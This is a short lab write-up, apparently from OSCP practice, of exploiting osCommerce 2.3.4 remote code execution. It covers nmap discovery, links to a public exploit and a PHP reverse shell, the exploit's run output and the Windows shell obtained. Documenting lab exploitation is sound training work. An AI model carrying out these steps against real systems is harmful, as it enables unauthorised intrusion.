

## Vulnerability Exploited : osCommerce 2.3.4 Remote Code Execution.

Run nmap


Nmap found 8811 and 8812 using http protocol.

Sourcecode links were pointing local in the url. So, we will add it in the /etc/hosts file.

```
div id="header" class="grid 24">
<div id="storelogo"><a href="http://localhost:8811/oscommerce-2.3.4/catalog/index.php?osCsid=qg155t97b7ar11f6e53k7dhov6">
span class="tdblink"><a id="tdb1" href="http://localhost:8811/oscommerce-2.3.4/catalog/shopping_cart.php?osCsid=qg155t97b7ar11f6e53k7dhov6
```

192.168.1.101 localhost

Found running on port 8811



version oscommerce-2.3.4

# /oscommerce-2.3.4

Proof of Concept Code: <https://www.exploit-db.com/exploits/44374>

Modify exploit with windows shell: <https://github.com/Dhayalanb/windows-phpreverseshell/blob/master/Reverse%20Shell.php>

Run exploit

```
root@kali:~/Desktop/OSCP/80# python 44374.py  
[+] Successfully launched the exploit. Open the following URL to execute your code  
  
http://localhost:8811/oscommerce-2.3.4/catalog/install/includes/configure.php  
root@kali:~/Desktop/OSCP/80#
```

Start listener and receive shell

```
Microsoft Windows [Version 10.0.17763.437]  
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C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes>
```